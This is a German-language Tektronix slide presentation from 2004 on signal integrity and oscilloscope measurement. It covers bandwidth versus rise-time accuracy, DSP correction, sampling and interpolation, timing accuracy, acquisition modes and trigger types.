10.0 Gb/s (XFI)	5.0 GHz	15.0 GHz	25.0 GHz

- ▶ Die notwendige Messgenauigkeit muß sichergestellt sein.
- ▶ 3te oder 5te Harmonische?




16 | BSP Oktober 2004

Signalintegrität und Oszilloskope


Tektronix

# Anzahl der Harmonischen Rechtecksignale



Animation

# Äquivalente Anstiegszeit





# Frequenz- und Phasengangkorrektur mit DSP

- ▶ Vorteile der Verwendung eines DSP
  - Anhebung der Bandbreite (z.Zt. max. 15 GHz)
    - ▶ Magnitude und Phase
  - Angleichung des Frequenzganges von Kanal-zu-Kanal und von Instrument-zu-Instrument
  - Genauere Anstiegs- und Abfallzeitmessung
  - Präzise FFT-Messungen
- ▶ WICHTIG: An- und Abschaltbar
  - Unabhängig für jeden Kanal



TDS6154C  
15GHz mit DSP  
12GHz ohne DSP



# Maximum Flat Amplitude (MFA)




Figure 1. Gaussian response.

$F_{Maximum Usable} = 0.5/T_r$

(nach Howard Johnson)

z.B.: 8GHz → 63ps


## Messfehler der Anstiegszeitmessung

Signal Rise / Fall-time (20-80%)	3% Accuracy	5% Accuracy	10% Accuracy
100 ps	5.6 GHz	4.8 GHz	4.0 GHz
75 ps	7.5 GHz	6.4 GHz	5.3 GHz
60 ps	9.3 GHz	8.0 GHz	6.7 GHz
50 ps	11.2 GHz	9.6 GHz	8.0 GHz
40 ps	14.0 GHz	12.0 GHz	10.0 GHz
30 ps	18.7 GHz	16.0 GHz	13.3 GHz





Assumption: Frequency = 0.4 / Rise-Time (20%-80%)  
 Required BW for 5% measurement accuracy = Frequency x 1.2

- ▶ Actual measurement 30 ps within 5% accuracy


▶ TDS6154C kann Anstiegszeiten (20-80%) von 40 ps mit einem Fehler von 3% messen.




## Messungen von Anstiegszeiten (DSP) mit vorgeschaltetem kalibrierten Filter




## Real World Measurements (TDS6154C)




6.25 Gb/s



8.5 Gb/s




10 Gb/s





12 Gb/s

## Grenzen der DSP-Technologie



Der DSP muß das Signal immer „verstehen“

Nicht korrelierende Signale



Abgeschnittene Signale

Falsch abgetastete Signale


# ▶ Abtastung

# ▶ Interpolation

## Echtzeiterfassung (RT Sampling)

Nyquist / Shannon:

Abtastfrequenz muß größer sein als die doppelte Eingangsfrequenz




Komplette Füllung des Aquisitionsspeichers durch Abtastung mit konstanten Zeitabständen durch ein einziges Trigger-Signal

## Echtzeiterfassung mit Interpolation (IT Sampling)

- ▶ Interpolation berechnet Punkte zwischen echten Erfassungspunkten
- ▶ **Ohne Interpolation nur wenige MHz darstellbar**  
(20 GS/s = 50ps → für 500Punkte = 25ns → 1 Periode von 40MHz)
- ▶ Auflösungssteigerung bis 1 ps/pt
- ▶ Genauigkeit abhängig vom Time-Interpolator



## Lineare und Sinx/x Interpolation



## Interpolationsarten


- ▶ **Lineare** Interpolation benötigt mindestens **10 bis 20 Punkte** und verfälscht Signal durch neue Frequenzkomponenten
- ▶ **Sinx/x**-Interpolation erreicht bessere Ergebnisse und verursacht nur Fehler bei weniger als **5 Punkten** in Abhängigkeit von der Signalform
- ▶ **Sinx/x**-Interpolation mit **adaptivem FIR-Filter** benötigt nur **2,5 Punkte (Tek Patent seit 1988)** – bis zu 80% der Nyquistfrequenz oder bei Pulsen bis zu Anstiegszeiten 1,7 x Abtastintervall (=85ps bei 20GS/s)

## Interpolation mit adaptivem FIR-Filter


- ▶ Lineare Interpolation verfälscht Signal durch neue Frequenzkomponenten
- ▶ Sinx/x-Interpolation verursacht abhängig von der Signalform Fehler bei weniger als 5-10 Punkten
- ▶ Sinx/x-Interpolation mit adaptivem FIR-Filter benötigt nur 2,5 Punkte (Tek Patent seit 1988) – bis zu 80% der Nyquistfrequenz oder bei Pulsen bis zu Anstiegszeiten 1,7 x Abtastintervall



- ▶ Verfahren




## 150 ps step – ET



Keine Fehler durch Abtastung

## 150 ps step – 20 GS/s IT




3 Punkte in der Anstiegsflanke

85ps




## 150 ps step – 10 GS/s IT



1,5 Punkte in der Anstiegsflanke

170ps


## 150 ps step – 5 GS/s IT



0,75 Punkte in der Anstiegsflanke

340ps

## >3X Interpolation Factor



## Delta Time Accuracy (DTA) von Oszilloskopen

- ▶ Methode der Industrie zur Spezifizierung der Genauigkeit von Zeitmessungen (IEEE1057)
- ▶ Beinhaltet: Zeitintervall, Zeitbasisgenauigkeit, Quantisierungsfehler, Interpolationsfehler, Vertikalverstärkerrauschen und Jitter des Abtastgenerators
- ▶ Beispiel: For a 20GS/s TDS6604 with a 2.5ppm crystal, measuring a 400MHz (2.5ns period) clock
 
$$DTA = (0.06 / SR) + (\text{crystal stability} \times \text{measurement})$$

$$= (0.06 / 20GS/s) + (3.5ppm \times 2.5ns)$$

$$\text{or } (0.06 \times 50ps) + (3.5ppm \times 2.5ns)$$


$$= 3ps + 0.00875ps$$

Note small contribution of the crystal time-base stability to the error
- ▶ TDS6604 DTA ~ 3 ps Spec (1.5 ps typical) – dies ist Genauigkeit (nicht Auflösung)

# ► Aquisitions- ► modi


## Erfassungslücken von DSO

- Lücken zwischen den Erfassungszyklen (Update-Rate)
- Lücken zwischen den Abtastpunkten
- Die für den Anwendungsfall richtige Erfassungsmethode ist entscheidend für den Erfolg
- Nicht verwechseln mit Post-Prozess-Modi:  
Persistence Mode, Color Grading, Average, Extended Resolution



## Sample Mode

- Erfassung der Anzahl der Punkte, die vom Bildschirm darstellbar sind.



## Erfassung mit großem Speicher

- Jitteranalysen
- Compliance-Tests
- Vergleich von Pulspaketen
- Nur begrenzt sinnvoll für seltene Ereignisse
- Schneller Speicher ist teuer und begrenzt Erfassungszeit
  - Typisch 64 / 100 MByte → wenige ms Erfassung bei hoher Auflösung
- Verarbeitungszeit bremst Update-Rate



## MultiView Zoom



41 | BSP Oktober 2004


Signalintegrität und Oszilloskope

Tektronix

## Speichertiefe

- ▶ Need simultaneous long record length and high sample rate at 40GS/s
- Capture necessary long PRBS patterns: 2<sup>23</sup>-1 requires ~1.4ms @ 6 Gb/s
- Analyze spread spectrum clock (SSC) modulation
- Get the time resolution for low frequency noise measurements

### Required Time Window




42 | BSP Oktober 2004

Signalintegrität und Oszilloskope

Tektronix

## Erweiterte Triggermodi

- ▶ Findet einzelne Fehlerereignisse oder Besonderheiten im Signal
- ▶ Nachteil: Man muß wissen was man sucht.
- ▶ Unbekannte Ereignisse werden nicht gefunden
- ▶ Für jeden Ereignistyp ist ein anderer Trigger notwendig und andere Parametereinstellungen erforderlich



Glitch Trigger

43 | BSP Oktober 2004

Signalintegrität und Oszilloskope

Tektronix

## Transition Trigger




44 | BSP Oktober 2004


Signalintegrität und Oszilloskope

Tektronix

# RUNT Trigger



# Serieller Datenmuster-Trigger



# Pinpoint™ -Triggerung


## Traditional Advanced Trigger Features

- A-Trigger
- Delay
- B-Trigger limited to Edge

- ▶ **New!** Reset Triggering
- ▶ **New!** Advanced B-Trigger



Trigger State Machine




A-Trigger	Delay	Reset	B-Trigger
Edge Glitch* Width* Timeout* Runt* Transition* Window* Setup/Hold* Pattern State	By Time, or By n B-Events Delay Time ranges 4 nSec to 3M Seconds. Delay Events range from 1 to 2e9 events.	By Timeout, By State, By Transition, or None Reset can be on Ch1, Ch4, or AUX, with unique threshold level and condition.	Edge Glitch* Width* Timeout* Runt* Transition* Window* Setup/Hold* Pattern State

\* These trigger types can be further qualified by 2 logic signals.

# Segmentierte Speicher (Fast Frame Modus)

200k Erfassungen / Sekunde **Fast Frame** 50 bis 5000 Punkte pro FRAME






## Segmentierter Speicher

- ▶ Wenn große Zeitabstände zwischen Erfassungen notwendig sind (Zeitstempel)
- ▶ Kombinierbar mit Triggerfunktionen
- ▶ Überlagerung und Einzelauswertung möglich
- ▶ Auffinden von bitmuster-abhängigen Fehlern in Augenagrammen




## Export von FastFrame-Daten

Analyse mit 3-D-Darstellung




## Fast Acquisition / DPO-Modus

- ▶ Kontinuierliche Erfassung mit 2,5µs Totzeit
- ▶ Hohe Update-Rate von 400.000 Kurven/s




## Digitale Phosphoreszenz





# DPO Betriebsart

Schnelle Erkennung von Fehlern




DPO 5 Sekunden


DPO 60 Sekunden

## Digitale Phosphoreszenz


Analog



Digital




DPO



## Konstellationsdiagramme mit DPO

Problem: Erkennen der Phase und des Offset von I und Q Signalen

